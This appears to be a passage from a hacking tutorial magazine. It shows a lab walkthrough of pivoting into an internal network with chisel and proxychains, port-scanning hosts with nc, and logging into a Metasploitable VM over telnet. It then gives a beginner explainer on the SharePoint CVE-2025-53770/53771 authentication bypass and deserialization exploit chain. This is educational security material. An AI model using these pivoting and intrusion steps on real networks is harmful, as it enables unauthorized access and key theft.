
Among all the ports I scanned, there is one port open. That port is port 80. Port 80 means a website or most probably webGUI of the firewall is running


```
[proxychains] Strict chain ... 127.0.0.1:5555 .
.. 10.10.10.1:22 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:5555 .
.. 10.10.10.1:23 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:5555 .
.. 10.10.10.1:25 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:5555 .
.. 10.10.10.1:80 ... OK
(UNKNOWN) [10.10.10.1] 80 (http) open : Operation
now in progress
[proxychains] Strict chain ... 127.0.0.1:5555 .
.. 10.10.10.1:443 ←socket error or timeout!
```

on it. Since it's a gateway, it is most probably a web GUI of the firewall. It is only accessible to machines in the internal network. But using chisel with a SOCKS proxy we can access this website using a browser on the attacker system. So, I open browser and set manual proxy as shown below.



Now, we can access the website from Kali as shown below.



Just imagine if default credentials are being used on this firewall. These hackers can take control of the firewall.

To make this tutorial juicier, I have added Metasploitable 2 to the target network. Using proxy chains, let's port scan this machine.

```
(kali@kali)-[~]
$ proxychains nc -zv 10.10.10.12 21 22 23 25 80
443
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
10.10.10.12: inverse host lookup failed: Unknown host
[proxychains] Strict chain ... 127.0.0.1:5555 .. 10.10.10.12:21 ... OK
(UNKNOWN) [10.10.10.12] 21 (ftp) open : Operation now in progress
[proxychains] Strict chain ... 127.0.0.1:5555 ..
```



```
[proxychains] Strict chain ... 127.0.0.1:5555 .
.. 10.10.10.12:22 ... OK
(UNKNOWN) [10.10.10.12] 22 (ssh) open : Operation
now in progress
[proxychains] Strict chain ... 127.0.0.1:5555 .
.. 10.10.10.12:23 ... OK
(UNKNOWN) [10.10.10.12] 23 (telnet) open : Operati
on now in progress
[proxychains] Strict chain ... 127.0.0.1:5555 .
.. 10.10.10.12:25 ... OK
(UNKNOWN) [10.10.10.12] 25 (smtp) open : Operation
now in progress
[proxychains] Strict chain ... 127.0.0.1:5555 .
.. 10.10.10.12:80 ... OK
(UNKNOWN) [10.10.10.12] 80 (http) open : Operation
```

As expected, there are so many open ports. Let's access telnet as shown below.

```
(kali@kali)-[~]
$ proxychains telnet 10.10.10.12
[proxychains] config file found: /etc/proxychains4
.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu
/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Trying 10.10.10.12 ...
[proxychains] Strict chain ... 127.0.0.1:5555 .
.. 10.10.10.12:23 ... OK
Connected to 10.10.10.12.
Escape character is '^]'.

      _
 _ _ _ _ _ | | _ _ _ _ _ | | _ _ _ ( ) | _ _
```



Warning: Never expose this VM to an untrusted network!

Login with msfadmin/msfadmin to get started

```
metasploitable login: 
```

In this case, the credentials are displayed along with the banner. That's how we access restricted network and services using chisel.

*This part of the page
has been
intentionally
left
blank*



Vulnerability For Beginners

Microsoft
SharePoint's
CVE-2025-53770 and
CVE-2025-53771
vulnerabilities

A critical zero-day vulnerability has been discovered affecting Microsoft SharePoint Servers installed on the on-premises installations which was being exploited by threat actors in the wild before its detection.



About the vulnerability

The vulnerabilities tracked as CVE-2025-53770 and CVE-2025-53771, with

a CVSS rating of 9.8 is a result of deserialization of untrusted data flaw within the SharePoint server. The application improperly handles serialized data objects. This allows attackers to craft specific payloads that trigger remote code execution.

The products affected with this vulnerability are Microsoft SharePoint server Subscription Edition (on-premises), Microsoft SharePoint server 2019 (on-premises) and Microsoft SharePoint server 2016 (on-premises). Microsoft 365 are not vulnerable.

How is this vulnerability exploited?

Exploitation of this vulnerability is very simple. He doesn't need any credentials and all a hacker needs to have is access the endpoint. That is why it is very critical.

A hacker can scan for internet facing SharePoint servers and exploit the vulnerability.

To exploit this vulnerability, hacker first bypasses authentication via a crafted Referer header targeting `/_layouts/15/ToolPane.aspx` exploiting CVE-2025-53771. Then he uploads malicious payloads exploiting deserialization leading to RCE (CVE-2025-53770). Then he steals cryptographic keys (Validation/Decryption), enabling persistent access via forged ViewState and session tokens.

"This vulnerability is not just about data theft - it can enable attackers to harvest credentials, steal cryptographic keys, and impersonate users even after the patch is applied unless keys are rotated."

- Martin Riley (CTO, Bridewell)

"You should treat all exposed SharePoint instances as compromised. If you just apply the patch, those web shells will stay behind." - Dr. Johannes Ullrich (SANS)

